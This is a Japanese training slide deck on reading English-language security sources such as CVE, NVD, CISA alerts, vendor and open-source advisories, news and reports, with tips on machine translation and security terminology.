
- **未公表でもページが存在する場合がある**
  - ・ 未公表の CVE ID についても、ほとんど空のページが存在していることがある
  - ・ Description に下の画像※のメッセージが表示されていたら未公表
- **公表後の脆弱性情報しか載らない**
  - ・ CVE の Web ページに情報が掲載されるのは公表後
  - ・ そのため、開発者から優先情報提供された脆弱性など、未公表の脆弱性に関して追加の情報を得ることはできない
- **日付は脆弱性情報の公表日ではない**
  - ・ Date Record Created や Assigned Date は脆弱性情報の公表日ではない
  - ・ あまり利用者側で使いみちのない情報なので気にしないことを推奨

## Description

\*\* **RESERVED** \*\* This candidate has been reserved by an organization or individual that will use it when announcing a new security problem. When the candidate has been publicized, the details for this candidate will be provided.

# NVD

米国 NIST の NVD (National Vulnerability Database) ※で、脆弱性の評価を確認できる。  
反映には CVE のデータベースよりも時間がかかる。



The screenshot shows the NIST National Vulnerability Database (NVD) search interface. The header features the NIST logo and the text "Information Technology Laboratory" and "NATIONAL VULNERABILITY DATABASE". A "VULNERABILITIES" button is visible. The main heading is "Search Vulnerability Database". Below it, a note states: "Try a product name, vendor name, CVE name, or an OVAL query." and "NOTE: Only vulnerabilities that match ALL keywords will be returned, Linux kernel vulnerabilities are categorized separately from vulnerabilities in specific Linux distributions." A warning message reads: "Search results will only be returned for data that is populated by NIST or from source of Acceptance Level 'Provider'." The search form includes sections for "Search Type" (Basic/Advanced), "Results Type" (Overview/Statistics), "Keyword Search" (with a text input field containing "CVE-2021-4104" and an "Exact Match" checkbox), and "Search Type" (All Time/Last 3 Months). There is also a "Contains HyperLinks" section with checkboxes for "US-CERT Technical Alerts", "US-CERT Vulnerability Notes", and "OVAL Queries". Search and Reset buttons are present.

**NIST** Information Technology Laboratory **NVD**

**NATIONAL VULNERABILITY DATABASE**

VULNERABILITIES

## Search Vulnerability Database

Try a product name, vendor name, CVE name, or an OVAL query.

NOTE: Only vulnerabilities that match ALL keywords will be returned, Linux kernel vulnerabilities are categorized separately from vulnerabilities in specific Linux distributions.

**Search results will only be returned for data that is populated by NIST or from source of Acceptance Level "Provider".**

**Search Type**  
☒ Basic ☐ Advanced

**Results Type**  
☒ Overview ☐ Statistics

**Keyword Search**  
CVE-2021-4104  
☐ Exact Match

**Search Type**  
☒ All Time ☐ Last 3 Months

**Contains HyperLinks**  
☐ US-CERT Technical Alerts  
☐ US-CERT Vulnerability Notes  
☐ OVAL Queries

**Search** **Reset**



# NVD

NVD の各脆弱性のページは次のような要素からなる。  
毎回このすべてを含むとは限らない。

- **CVE ID**
  - ・ 再分析中の場合は「UNDERGOING REANALYSIS」と表示
- **QUICK INFO**
  - ・ ページ右端に表示
  - ・ 公開日・最終更新日・報告者など
- **Current Description** (現状の説明)
- **Analysis Description** (分析の説明)
- **Severity** (深刻さ、重大さ)
- **Reference to Advisories, Solutions, and Tools** (参考文献)
- **Weakness Enumeration** (脆弱性タイプ一覧)
  - ・ 該当する脆弱性の種類を CWE※1 で表示
- **Known Affected Software Configurations**  
(既知の影響を受けるソフトウェア設定)
  - ・ 該当する製品を CPE※2 で表示
- **Change History** (変更履歴)

※1 Common Weakness Enumeration <https://www.ipa.go.jp/security/vuln/CWE.html>


※2 Common Platform Enumeration <https://www.ipa.go.jp/security/vuln/CPE.html>

# NVD

NVD では CVE と異なり Severity (深刻さ、重大さ) を CVSS※<sup>1</sup> で評価したものが見られる。  
バージョン 3 系とバージョン 2.0 を切り替えることができる。

**Severity** CVSS Version 3.x CVSS Version 2.0

**CVSS 3.x Severity and Metrics:**

 **NIST: NVD** **Base Score: 7.5 HIGH** **Vector: CVSS:3.1/AV:N/AC:H/PR:L/UI:N/S:U/C:H/I:H/A:H**

*NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provided within the CVE List from the CNA.*

*Note: NVD Analysts have published a CVSS score for this CVE based on publicly available information at the time of analysis. The CNA has not provided a score within the CVE List.*

評価機関は NIST  
CVSS の値は  
評価機関により異なる

基本値 7.5  
評価は「High」

各項目ごとの評価  
読み方は IPA※<sup>1</sup> か FIRST※<sup>2</sup> の解説を参照

※<sup>1</sup> Common Vulnerability Scoring System <https://www.ipa.go.jp/security/vuln/CVSSv3.html>

※<sup>2</sup> <https://www.first.org/cvss/specification-document>

# CISA Alert



米国 CISA (国土安全保障省サイバーセキュリティ・インフラストラクチャセキュリティ庁) は各種の文書を発行しているが、Alert (注意喚起)※ は中でも緊急性の高い情報を扱う。



**CYBERSECURITY  
& INFRASTRUCTURE  
SECURITY AGENCY**







Alerts and Tips ▾

Resources

## Alerts

National Cyber Awareness System > Alerts

Alerts provide timely information about current security issues, vulnerabilities, and exploits. [Sign up](#) to receive these technical alerts in your inbox or subscribe to our [RSS feed](#).

[2022](#) | [2021](#) | [2020](#) | [2019](#) | [2018](#) | [2017](#) | [2016](#) | [2015](#) | [2014](#) | [2013](#) | [2012](#) | [2011](#) | [2010](#) | [2009](#) | [2008](#) | [2007](#) | [2006](#) | [2005](#) | [2004](#)



AA22-138B : [Threat Actors Chaining Unpatched VMware Vulnerabilities for Full System Control](#)

AA22-138A : [Threat Actors Exploiting F5 BIG-IP CVE-2022-1388](#)

AA22-137A : [Weak Security Controls and Practices Routinely Exploited for Initial Access](#)

AA22-131A : [Protecting Against Cyber Threats to Managed Service Providers and their Customers](#)

AA22-117A : [2021 Top Routinely Exploited Vulnerabilities](#)

AA22-110A : [Russian State-Sponsored and Criminal Cyber Threats to Critical Infrastructure](#)



# CISA Alert

CISA Alert は脆弱性情報に限らず、特定の攻撃者やマルウェアなど様々な対象を行う。そのため決まった様式がないが、次のような要素が含まれることが多い。

- **ヘッダー部**
  - ・ 識別番号
  - ・ タイトル
  - ・ 発行日・最終更新日
- **Summary** (概要)
- **Technical Detail** (技術的な詳細)
- **Detection Methods/Signatures** (検知の方法/シグネチャ)
- **Mitigation** (緩和策)
- **Resources** (参照すべき文献)
- **Disclaimer** (免責事項)
- **Purpose** (文書の作成目的)
- **References** (引用文献)
- **Appendix** (補遺)
- **Revisions** (リビジョン)



# 企業の脆弱性アドバイザー

企業によっては、自社製品の脆弱性アドバイザーをまとめたハブのようなページを設置していることがあるので、これを定期的に確認するとよい。

## Cisco の例※

Cisco Security

Cisco Security Advisories

Vulnerabilities

Filter By Product

Quick Search

Advanced Search

ADVISORY	IMPACT	CVE	LAST UPDATED	VERSION
Search Advisory Name	All	Search CVE	Most Recent	
<div><div></div><div><div><div></div></div><div>Cisco Expressway Series and Cisco TelePresence Video Communication Server Vulnerabilities</div></div></div>	<div><div></div>Medium</div>	<div>CVE-2022-20806 CVE-2022-20807 ...</div>	<div>2022 May 24</div>	<div>1.1</div>
<div><div></div><div><div><div></div></div><div>Cisco IOS XR Software Health Check Open Port Vulnerability</div></div></div>	<div><div></div>Medium</div>	<div>CVE-2022-20821</div>	<div>2022 May 20</div>	<div>1.0</div>
<div><div></div><div><div><div></div></div><div>Cisco Secure Network Analytics Remote Code Execution Vulnerability</div></div></div>	<div><div></div>Medium</div>	<div>CVE-2022-20797</div>	<div>2022 May 18</div>	<div>1.0</div>
<div><div></div><div><div><div></div></div><div>Cisco Enterprise Chat and Email Stored Cross-Site Scripting Vulnerability</div></div></div>	<div><div></div>Medium</div>	<div>CVE-2022-20802</div>	<div>2022 May 18</div>	<div>1.0</div>
<div><div></div><div><div><div></div></div><div>Cisco Common Services Platform Collector Cross-Site Scripting Vulnerabilities</div></div></div>	<div><div></div>Medium</div>	<div>CVE-2022-20666 CVE-2022-20667 ...</div>	<div>2022 May 18</div>	<div>1.0</div>
<div><div></div><div><div><div></div></div><div>Cisco UCS Director JavaScript Cross-Site Scripting Vulnerability</div></div></div>	<div><div></div>Medium</div>	<div>CVE-2022-20765</div>	<div>2022 May 18</div>	<div>1.0</div>


※ <https://tools.cisco.com/security/center/publicationListing.x>




# 企業の脆弱性アドバイザー

アドバイザーの記載の様式は各社で異なる。  
色分けによって重大さが一目でわかるようにしている企業もある。

## Cisco の例※1

 Cisco Security Advisory

### Cisco Enterprise NFV Infrastructure Software Vulnerabilities




**Advisory ID:** cisco-sa-NFVIS-MUL-7DySRX9 CVE-2022-20777 [Download CVRF](#)

**First Published:** 2022 May 4 16:00 GMT CVE-2022-20779 [Email](#)

**Version 1.0:** [Final](#) CVE-2022-20780

**Workarounds:** No workarounds available CWE-284

**Cisco Bug IDs:** [CSOv273971](#) CWE-611  
[CSOv273973](#)  
[CSOv273988](#)

**CVSS Score:** [Base 9.9](#) 

**Cisco Security Vulnerability Policy**


To learn about Cisco security vulnerability disclosure policies and publications, see the [Security Vulnerability Policy](#). This document also contains instructions for obtaining fixed software and receiving security vulnerability information from Cisco.

**Subscribe to Cisco Security Notifications**

#### Summary

Multiple vulnerabilities in Cisco Enterprise NFV Infrastructure Software (NFVIS) could allow an attacker to escape from the guest virtual machine (VM) to the host machine, inject commands that execute at the *root* level, or leak system data from the host to the VM.

## VMware の例※2



**Advisory ID:** VMSA-2022-0014.1

**CVSSv3 Range:** 7.8-9.8

**Issue Date:** 2022-05-18

**Updated On:** 2022-05-27

**CVE(s):** CVE-2022-22972, CVE-2022-22973

**Synopsis:** VMware Workspace ONE Access, Identity Manager and vRealize Automation updates address multiple vulnerabilities.

※1 <https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-NFVIS-MUL-7DySRX9>

※2 <https://www.vmware.com/security/advisories/VMSA-2022-0014.html>





# OSS の脆弱性アドバイザー

OSS (Open Source Software) のアドバイザーも、様式はプロジェクトごとにばらつきがある。  
変更履歴は Changelog、Release Note などの名前のことが多い。

## ISC BIND の例※1

### CVE-2022-1183: Destroying a TLS session early causes assertion failure

Updated on 18 May 2022 • 2 Minutes to read • Contributors

Print Share Dark PDF

CVE: [CVE-2022-1183](#)

Document version: 2.0

Posting date: 18 May 2022

Program impacted: [BIND](#)

Versions affected: BIND 9.18.0 -> 9.18.2 and 9.19.0 of the BIND 9.19 development branch

Severity: High

Exploitable: Remotely

Description:

An assertion failure can be triggered if a TLS connection to a configured http TLS listener with a defined endpoint is destroyed too early.

Impact:

On vulnerable configurations, the named daemon may, in some circumstances, terminate with an assertion failure. Vulnerable configurations are those that include a reference to `http` within the `listen-on` statements in their `named.conf`. TLS is used by both DNS over TLS (DoT) and DNS over HTTPS (DoH), but configurations using DoT alone are unaffected.

CVSS Score: 7.0

CVSS Vector: CVSS v3.1 Vector: AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H/E:F/RL:O/RC:C

## OpenSSL の例※2

OpenSSL Security Advisory [03 May 2022]

The `c_rehash` script allows command injection (CVE-2022-1292)

Severity: Moderate

The `c_rehash` script does not properly sanitise shell metacharacters to prevent command injection. This script is distributed by some operating systems in a manner where it is automatically executed. On such operating systems, an attacker could execute arbitrary commands with the privileges of the script.

Use of the `c_rehash` script is considered obsolete and should be replaced by the OpenSSL `rehash` command line tool.

This issue affects OpenSSL versions 1.0.2, 1.1.1 and 3.0.

OpenSSL 1.0.2 users should upgrade to 1.0.2ze (premium support customers only)

OpenSSL 1.1.1 users should upgrade to 1.1.1o

OpenSSL 3.0 users should upgrade to 3.0.3

This issue was reported to OpenSSL on the 2nd April 2022. It was found by Elison Niven of Sophos. The fix was developed by Tomas Mraz from OpenSSL.

OCSP\_basic\_verify may incorrectly verify the response signing certificate (CVE-2022-1343)

※1 <https://kb.isc.org/docs/cve-2022-1183>

※2 <https://www.openssl.org/news/secadv/20220503.txt>



# ガイドライン

最初から全部読むのは大変である。多くの場合目次があるのでこれを活用する。  
言葉の使い方に一貫性があるのでキーワード検索との相性が良い。

## Table of Contents

Note to Readers on the Update .....	ii	※1
Acknowledgements .....	iv	
Executive Summary .....	v	
1.0 Framework Introduction .....	1	
2.0 Framework Basics .....	6	
3.0 How to Use the Framework .....	13	
4.0 Self-Assessing Cybersecurity Risk with the Framework .....	20	
Appendix A: Framework Core .....	22	
Appendix B: Glossary .....	45	
Appendix C: Acronyms .....	48	

## List of Figures

Figure 1: Framework Core Structure .....	6
Figure 2: Notional Information and Decision Flows within an Organization .....	12
Figure 3: Cyber Supply Chain Relationships .....	17

## List of Tables

Table 1: Function and Category Unique Identifiers .....	23
Table 2: Framework Core .....	24
Table 3: Framework Glossary .....	45

## Table of Contents

Executive Summary .....	5	※2
1. Introduction .....	6	
1.1 Target audience .....	6	
1.2 Goal .....	6	
1.3 Updates .....	6	
1.4 Structure of this document .....	6	
2. Article 13a .....	7	
2.1 Paragraph 1 and 2 of Article 13a .....	7	
2.2 Appropriate security measures .....	7	
2.3 Security incidents .....	8	
3. Risk assessment in Article 13a .....	9	
4. Threats and causes .....	11	
4.1 Threat types .....	11	
4.2 Root cause categories .....	14	
5. Assets and asset components .....	16	
5.1 Asset types .....	17	
5.2 Asset groups .....	20	
5.3 Asset components .....	21	
6. References .....	23	
6.1 Related ENISA papers .....	23	
6.2 EU Legislation .....	23	
6.3 Relevant telecom architecture documents .....	23	
Annex A: Glossary of terms for assets .....	25	

※1 <https://nvlpubs.nist.gov/nistpubs/CSWP/NIST.CSWP.04162018.pdf> P. vii

※2 <https://www.enisa.europa.eu/publications/technical-guideline-on-threats-and-assets/@download/fullReport> P.3

# ニュース記事

ニュース記事には決まった様式はないが、タイトルや最初の段落を読めば概要がわかるようになっていることが多い。

## Industrial Spy data extortion market gets into the ransomware game

By [Lawrence Abrams](#)

May 26, 2022 08:02 AM 0



The Industrial Spy data extortion marketplace has now launched its own ransomware operation, where they now also encrypt victim's devices.

Last month, we reported on a new [data extortion marketplace](#) called [Industrial Spy](#) that allowed threat actors, and possibly even business competitors, to purchase data stolen from companies.

This marketplace sells different types of stolen data, ranging from selling 'premium' data for millions of dollars to individual files for as little as \$2.

※1

## Vehicle owner data exposed in GM credential-stuffing attack

※2

Car maker says miscreants used stolen logins to break into folks' accounts

[Jeff Burt](#)

Wed 25 May 2022 // 15:41 UTC

29



Automaker General Motors has confirmed the credential stuffing attack it suffered last month exposed customers' names, personal email addresses, and destination data, as well as usernames and phone numbers for family members tied to customer accounts.



Trucks come off the assembly line at GM's Chevrolet Silverado and GMC Sierra pickup truck plant in Fort Wayne, Indiana

Other more personal information, including social security and credit card and bank account numbers, as well as drivers license data are not stored in customers' GM accounts and were not laid bare, GM officials said in a [letter \[PDF\]](#) sent to customers this month.

※1 <https://www.bleepingcomputer.com/news/security/industrial-spy-data-extortion-market-gets-into-the-ransomware-game/>

※2 <https://www.theregister.com/2022/05/25/gm-credential-stuffing-attack/>

# 調査レポート

概要や結論、内容のポイントなどがはっきり書かれている場合が多い。  
図やグラフがある場合も多く理解の助けになる。




Figure 6. Compromise chain from the Royal Road document to FlowCloud

※1


## Ransomware by ICS Sector

Q4 2021



## Ransomware by Manufacturing Subsector

Q4 2021



※2

※1 <https://www.welivesecurity.com/2022/04/27/lookback-ta410-umbrella-cyberespionage-ttps-activity/>

※2 <https://www.dragos.com/blog/industry-news/dragos-ics-ot-ransomware-analysis-q4-2021/>



# 機械翻訳の利用

# 機械翻訳の利用

進歩著しい機械翻訳は、言語の壁をある程度解消してくれる便利なツール。  
その特性と限界を把握して、上手に利用することが大切。

英語（自動検出）

Organizations are concerned about the risks associated with products and services that may potentially contain malicious functionality, are counterfeit, or are vulnerable due to poor manufacturing and development practices within the supply chain.

日本語
用語集

企業は、悪意のある機能を含む可能性のある製品やサービス、偽造品、あるいはサプライチェーンにおける製造や開発の不適切な慣行による脆弱性に関連するリスクを懸念しています。

英語 - 自動検出
ドイツ語
英語
日本語

Organizations are concerned about the risks associated with products and services that may potentially contain malicious functionality, are counterfeit, or are vulnerable due to poor manufacturing and development practices within the supply chain.

ドイツ語
英語
日本語

組織は、悪意のある機能が含まれている可能性がある、偽造されている、またはサプライチェーン内の製造および開発慣行が不十分なために脆弱である可能性のある製品およびサービスに関連するリスクを懸念しています。

Soshiki wa, akui no aru kinō ga fukuma rete iru kanōsei ga aru, gizō sa rete iru, matawa sapuraichēn-nai no seizō oyobi kaiatsu kankō ga fujūbun'na tame ni zeijakudearu kanōsei no aru seihin oyobi sābisu ni kanren suru risuku o kenen shite imasu.

※1 引用元 <https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-161r1.pdf> P.ii

※2 <https://www.deepl.com/>

※3 <https://translate.google.co.jp/>

# 誤訳に注意する

現時点では機械翻訳は完全ではなく、誤訳や適切ではない翻訳があり得る。  
訳に不審な点があれば原文を確認する必要がある。

英語 (自動検出) ▼

Four score and seven years ago our fathers brought forth on this continent, a new nation, conceived in Liberty, and dedicated to the proposition that all men are created equal.

日本語 ▼

用語集

4 年と 7 年前、我々の父祖はこの大陸に、自由を理念とし、すべての人間は平等に造られているという命題に捧げられた新しい国家を誕生させました。

※1

英語 - 自動検出    ドイツ語    英語    日本語 ▼

Four score and seven years ago our fathers brought forth on this continent, a new nation, conceived in Liberty, and dedicated to the proposition that all men are created equal.

ドイツ語    英語    日本語 ▼

4スコア、7年前、私たちの父親は、自由で生まれ、すべての人間は平等に創造されるという命題に専念して、この大陸、新しい国を生み出しました。


4 Sukoa, 7-nen mae, watashitachi no chichioya wa, jiyūde umare, subete no ningen wa byōdō ni sōzō sa reru to iu meidai ni sen'nen shite, kono tairiku, atarashī kuni o umidashimashita.

※2

Four score and seven years ago = 87 年前

# 情報流出に注意

機械翻訳サービスは、入力したデータをサーバーに送信して処理を行う。  
営業秘密や個人情報など、機微な情報を機械翻訳するべきではない。







# 英語情報利用の TIPS

# セキュリティ英語特有の意味・用法

セキュリティ分野特有の言葉や、一般的な意味・用法とセキュリティ分野でよく使われる意味・用法が  
違う言葉がある。あらかじめ押さえておくことで混乱を避けられる。

## セキュリティ英語特有の意味・用法の例

表現	セキュリティ特有の 意味・用法の例	一般的な 意味・用法の例
<b>in the wild</b>	(マルウェアや攻撃コードが) 実際の攻撃に使われている	野生の
<b>compromise</b>	～を侵害する	妥協する
<b>actor</b>	攻撃者、アクター	俳優
<b>PoC (Proof of Concept)</b>	(脆弱性を実証する) 攻撃コード	概念実証



# 時差を活用する

英語圏の多くの国で昼間にあたる時間は、日本では夜である。英語圏で日中に発表される情報が日本の朝ごろに出揃うので、午前中は日本語より英語の情報を中心にウォッチするとよい。

日本	月		火		水		木		金				土		日	
	夜	昼	夜	昼	夜	昼	夜	昼	夜	昼	夜		昼	夜	昼	夜
英語圏※	日		月		火		水		木			金		土		日
	昼	夜	昼	夜	昼	夜	昼	夜	昼	夜		昼	夜	昼	夜	昼

金曜日の夜は、

- ・ 英語圏では日中なので様々な情報が出てくる
- ・ 日本では週末に入っている

ために対処が遅れやすく、特に注意が必要

※ ニューヨークなどを含む「日本と13時間差がある」地域を仮定

# 英語情報が正しいとは限らない

英語で書かれた海外の情報は正しく見えやすい。  
デマや誤報に対する注意が日本語以上に必要とされる。

## ● 「英語の文章＝正しい」ではない

- ・ 何語であれ、書いているのは人間なので間違えることがある
- ・ 意図的に偽情報やデマを書く人もいる
- ・ あまり信頼できない情報源もある

## ● 英文の内容を疑うのは難しい

- ・ もともと大変な外国語の解釈をしながら、その内容が正しいかどうか疑うのは簡単なことではない
- ・ そのうえ英語に自信のない人には、自分の英文解釈がいけないのか、元から内容がおかしいのか判断しにくい
- ・ 結果として、英語の文章は正しく見えやすい

## ● 内容の妥当性には、日本語以上に気を配る

- ・ 「英語の文章は正しく見えやすい」ということを意識して、日本語の文章を読むとき以上に注意する必要がある

